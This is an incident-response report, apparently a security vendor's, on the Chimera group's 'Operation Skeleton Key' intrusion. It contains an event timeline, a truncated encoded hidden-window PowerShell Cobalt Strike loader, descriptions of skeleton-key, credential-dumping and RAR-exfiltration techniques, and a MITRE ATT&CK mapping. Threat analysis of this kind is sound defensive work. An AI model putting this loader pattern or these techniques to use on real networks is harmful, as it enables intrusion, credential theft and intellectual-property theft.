File Dropped: RecordedTV.ms 2018-11-07 19:53:46
File Dropped: jucheck.exe 2018-11-07 19:53:46
File Dropped: vmtools.exe 2018-11-07 19:53:46
File Dropped: jucheck.exe 2018-11-07 19:53:46
File Dropped: jucheck.exe 2018-12-03 17:10:23
File Dropped: jucheck.exe 2019-03-13 11:49:35
File Dropped: jucheck.exe 2019-03-13 11:49:35
File Dropped: jucheck.exe 2019-03-13 11:49:35
File Dropped: vmware.log 2019-03-13 11:49:35
File Dropped: vmtools.exe 2019-03-29 18:21:30
File Dropped: jucheck.exe 2019-06-19 15:03:14
File Dropped: jucheck.exe 2019-06-19 16:05:25
File Dropped: RecordedTV.ms 2019-07-12 17:16:01
File Dropped: jucheck.exe 2019-09-18 17:06:13
Logon: USER-2 2019-09-25 16:41:56
Logon: USER-2 2019-09-25 16:41:57
Logon: USER-2 2019-09-25 16:58:28
File Dropped: vmware.log 2019-09-25 16:58:28
Logon: USER-2 2019-09-25 21:48:36
File Dropped: jucheck.exe 2019-09-25 21:48:36
Logon: USER-2 2019-10-18 11:52:04
Logon: USER-2 2019-10-18 11:52:05
File Dropped: BaseClient.exe 2019-10-18 11:59:47
File Dropped: d3d11.dll 2019-11-12 18:10:58
File Dropped: d3d11.dll 2019-11-18 15:44:39
File Dropped: d3d11.dll 2019-11-18 15:46:42
File Dropped: RecordedTV.ms 2019-11-25 14:59:56
Remote Access: BaseClient.exe 2019-12-12 17:34:42
Remote Access: BaseClient.exe 2019-12-12 17:35:12
Remote Access: BaseClient.exe 2019-12-18 20:00:35
Remote Access: vmware.log 2019-12-18 20:01:43
Remote Access: vmware.log 2019-12-18 20:01:46
Logon: USER-257 2019-12-19 11:16:38
Logon: USER-77 2019-12-19 11:19:09
Logon: USER-110 2019-12-19 11:19:10
Logon: USER-256 2019-12-19 11:22:10
Logon: USER-46 2019-12-19 11:27:51
File Dropped: jucheck.dmp 2019-12-19 11:29:26
File Dropped: jucheck.dmp 2019-12-19 11:29:26
File Dropped: jucheck.dmp 2019-12-19 11:29:26
Logon: USER-69 2019-12-24 11:50:01
Logon: USER-7 2019-12-24 11:51:36
Logon: USER-2 2019-12-24 11:54:08
Logon: USER-2 2019-12-24 11:54:09
Logon: USER-2 2019-12-24 11:57:23
File Dropped: jucheck.dmp 2019-12-24 11:57:23
File Dropped: jucheck.dmp 2019-12-27 10:56:26

A sample Case B attack storyline, from 19:53 on Nov. 7, 2018 to 10:56 on Dec. 27, 2019
In November of 2019, while a representative Case B org was upgrading their network infrastructure, several abnormal activities were discovered. CyCraft was tasked by the org to conduct an investigation via our IR services, as in this scenario, CyCraft solution was not part of their daily SecOps.

## CyCraft IR Services

> **Step 1:** We deploy our IR forensic scanner to your endpoints.
> **Step 2:** We receive the scanner data; our AI and security experts analyze it.
> **Step 3:** In under 24 hours after our scanner runs, we walk you through your eradication plan, including complete site-wide hacker tools and behavior analysis.
> **Step 4:** Together, we rescan and confirm eradication.


After running our scanner on Case B orgs' endpoints, we immediately discovered that the behavior profile of the cyberattack resembled *Operation Skeleton Key*.

Both of the sophisticated attacks targeting Case A and Case B orgs utilized the SkeletonKeyInjector, the Cobalt Strike RAT masquerading as a Google Update, and had a similar behavior profile (similar usage of TTP) with the other cases we investigated. These factors led us to attribute all of these attacks to the same threat actor and operation.

However, unlike in Case A orgs, it was apparent that these types of intrusions had persisted for a substantial time, in some samples, well over a year. There were other differences, as well.

Unlike Case A, *Chimera* widely used encoded PowerShell scripts (seen below). In order to avoid the file-based detection mechanisms, the payload was injected directly into the system memory.

The injected malware, our old friend the Cobalt Strike backdoor, was discovered in multiple endpoints, which unsurprisingly included two domain controllers. Most infected hosts had the Cobalt Strike malware implanted in their svchost.exe. The Cobalt Strike backdoor was used for process migration to other system processes.




```
powershell -nop -w hidden -encodedcommand

JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEM

AbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAE

EAQQBBAEEAQQBBAEEAQQBLAFYAVwBiAFcALwBpAE8AQgBEACsAMwBQAHcASwBYADQAVgAwAG8ASgBaADMAdABnA

HQAZABWAFYAbwBuAFEAQQBrAGwAbABKAGMAVwAyAGsAWABWAHkAUwBRAG0AdQBEAGcASgBkAFoAeQBtAGQATABm

AC8ALwBTAFkAdgA1AEoAYgAyAGIAawArADYAaQB4AFEAbABuAHMAdwA4AE0AOAA5ADQAUABKAE0AcABsAGMAVwB

wAEYATQB5AFUAaABtAGQAUgBWAEoAeABSADQAVABQ
```

Similar to Case A, legal cloud services were widely used by *Chimera* to house their C2 servers in an attempt to avoid threat attribution. Once again, RAR programs with seemingly innocuous file names (RecoredTV.ms, jucheck.exe, vmware.log) were used to archive data for exfiltration.

*Chimera* was successful in archiving the passwords and using a DLL file (d3d11.dll) to deploy the skeleton key malware. With the Skeleton Key deployed, each machine on the domain could then be freely accessed by *Chimera*.

The ultimate motivation of *Chimera* was the acquisition of intellectual property, i.e., IC documents, SDKs, source code, etc.




After collaborating with Case B orgs on the execution of our eradication plan, all of the malware and system damage caused by *Chimera* was remediated in record time.

To ensure the security of the system during the execution of the eradication plan and the system hardening that followed, CyCraft offered Case B orgs (as we do with all customers of our IR services) three months of free MDR services.

After the initial three months of MDR services, Case B orgs decided to continue enjoying the confidence our MDR services provide.


## MITRE ATT&CK Techniques




| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Command And Control | Exfiltration |
|---|---|---|---|---|---|---|---|---|---|---|
| 11 items | 34 items | 62 items | 32 items | 69 items | 21 items | 23 items | 18 items | 13 items | 22 items | 9 items |
| 🟥 External Remote Services | 🟥 PowerShell | 🟥 Account Manipulation | Access Token Manipulation | 🟥 Process Injection | 🟥 Credential Dumping | 🟥 Account Discovery | 🟥 Remote Desktop Protocol | Audio Capture | 🟥 Web Service | 🟥 Data Compressed |
| Drive-by Compromise | 🟥 Scheduled Task | .bash_profile and .bashrc | Accessibility Features | Access Token Manipulation | Account Manipulation | Application Window Discovery | 🟥 Windows Admin Shares | Automated Collection | Commonly Used Port | 🟥 Data Encrypted |
| Exploit Public-Facing Application | 🟥 Windows Management Instrumentation | Accessibility Features | AppCert DLLs | Binary Padding | Bash History | Browser Bookmark Discovery | AppleScript | Clipboard Data | Communication Through Removable Media | Automated Exfiltration |
| Hardware Additions | AppleScript | AppCert DLLs | AppInit DLLs | BITS Jobs | Brute Force | Domain Trust Discovery | Application Deployment Software | Data from Information Repositories | Connection Proxy | Data Transfer Size Limits |
|  | CMSTP | AppInit DLLs | Application Shimming | Bypass User Account Control | Credentials from Web Browsers | File and Directory Discovery |  |  | Custom |  |

Chimera using

This is a summary of adversarial techniques, as based on the MITRE ATT&CK Framework, employed in *Operation Skeleton Key* (OSK).



| Tactic | ID | Technique | Description |
|---|---|---|---|
| Initial Access | T1133 | External Remote Services | OSK's first entry point was from a VPN server, where a valid account was used. We believe the actor acquired the password from a separate data breach to log in to the VPN. |
| Execution | T1047 | Windows Management Instrumentation | OSK used wmi to remotely execute commands on another endpoint for reconnaissance, primarily checking the Internet connection availability. |
|  | T1086 | Powershell | OSK used a Cobalt Strike powershell script for process migration to other system processes. Meanwhile, BloodHound was used to assess the privilege settings in the Active Directory (AD) domain and devise attack paths. |
|  | T1053 | Scheduled Task | OSK leveraged scheduled tasks to launch APT malware to a remote system using domain controller account credentials. After the execution, OSK removed the scheduled task information to hide the system artifact. |
| Defense Evasion | T1055 | Process Injection | The discovered memory module showed that Cobalt |



| | | | |
|---|---|---|---|
| | | | Strike conducted process injection to migrate to other processes. |
| Discovery | T1087 | Account Discovery | OSK used net user commands to recon user information.<br>The final results were dumped to RecordedTA_lib.log. |
| Credential Access | T1003 | Credential Dumping | OSK collected registry and ntds.dit in other hosts from the domain controller for offline breaking. OSK merged code from Dumpert and Mimikatz to dump system credentials, which could prove hard to detect by other security products. |
| Persistence | T1098 | Account Manipulation | OSK used a skeleton key to inject false credentials into domain controllers with the intent of creating a backdoor password. This stealthy technique could prove hard to detect by other security products. |
| Lateral Movement | T1076 | Remote Desktop Protocol | OSK used a valid account to remotely log in to the system. |
| | T1077 | Windows Admin Shares | OSK used Windows Admin Share to collect and laterally move to a remote system. |
| Command and Control | T1102 | Web Service | OSK widely used Google's appspot to host their C2 servers. |
| Exfiltration | T1532 | Data Encrypted | One characteristic of OSK was using "fuckyou.google[.]com" as the password to encrypt the stolen data. |
| | T1002 | Data Compressed | OSK used a modified old and patched RAR, which had a one-byte inconsistency from the original version. |

## UPDATE: Chimera Observed in EU?

On 12 January 2020, Fox-IT & NCC Group published their detailed report, “Abusing Cloud Services to Fly Under the Radar”. The threat actor tracked in their report shared many similarities to the China-linked threat actor Chimera, whom CyCraft attributed to a year-long cyberattack targeting the Taiwan semiconductor industry just last year.

Much like Chimera, the threat actor mentioned in the Fox-IT & NCC Group report (referred to in this article as CUTR, Chimera Under the Radar) targeted intellectual property (IP) from the semiconductor industry; however, the report goes into further detail explaining how their threat actor’s targets were more diverse, including targeting sensitive data from the EU aviation industry.

Follow the link below to the following article where we analyze and compare their research to ours.

> https://cycrafttechnology.medium.com/threat-attribution-chimera-under-the-radar-7c4cce390efd

## Know for sure. Know with CyCraft.

We power SOCs around the world with our proprietary and award-winning AI-driven MDR (managed detection and response), SOC (security operations center) operations software, TI (threat intelligence), Enterprise Health Check, automated forensics, and IR (incident response), and Secure From Home services.

Learn why our global customers have joined our rapidly growing CyCraft Community and have stayed.

## Follow Us

When you join CyCraft, you will be in good company. CyCraft secures government agencies, Fortune Global 500 firms, top banks and financial institutions, critical infrastructure, airlines, telecommunications, hi-tech firms, and SMEs.

## Cybersecurity Industry Recognition

- Joined MITRE ATT&CK Evaluations round two against APT29
- Member of FIRSTthe premier Incident Response organization
- Winner of multiple Gold Cybersecurity Excellence Awards, including MDR, Forensics, Incident Response, and Artificial Intelligence as well as a Best Cybersecurity Company Gold Award

## Additional Resources and Use Cases

- , and CyCraft Global Project Manager, Chad Duffy, speak on the latest MITRE ATT&CK Evaluations. Read their thoughts on our results and the philosophy powering CyCraft.
- Has your organization recently shifted to a Work From Home environment? Learn how to receive three free months of .
- drops your mean dwell time down from 197 days to under 1 day without false positives or false negatives. Know with confidence if hackers have penetrated your enterprise.
- CyCraft discussed directly with semiconductor manufacturers on updating global cybersecurity standards and the unique security challenges an ICS faces.
- Case Study: CyCraft .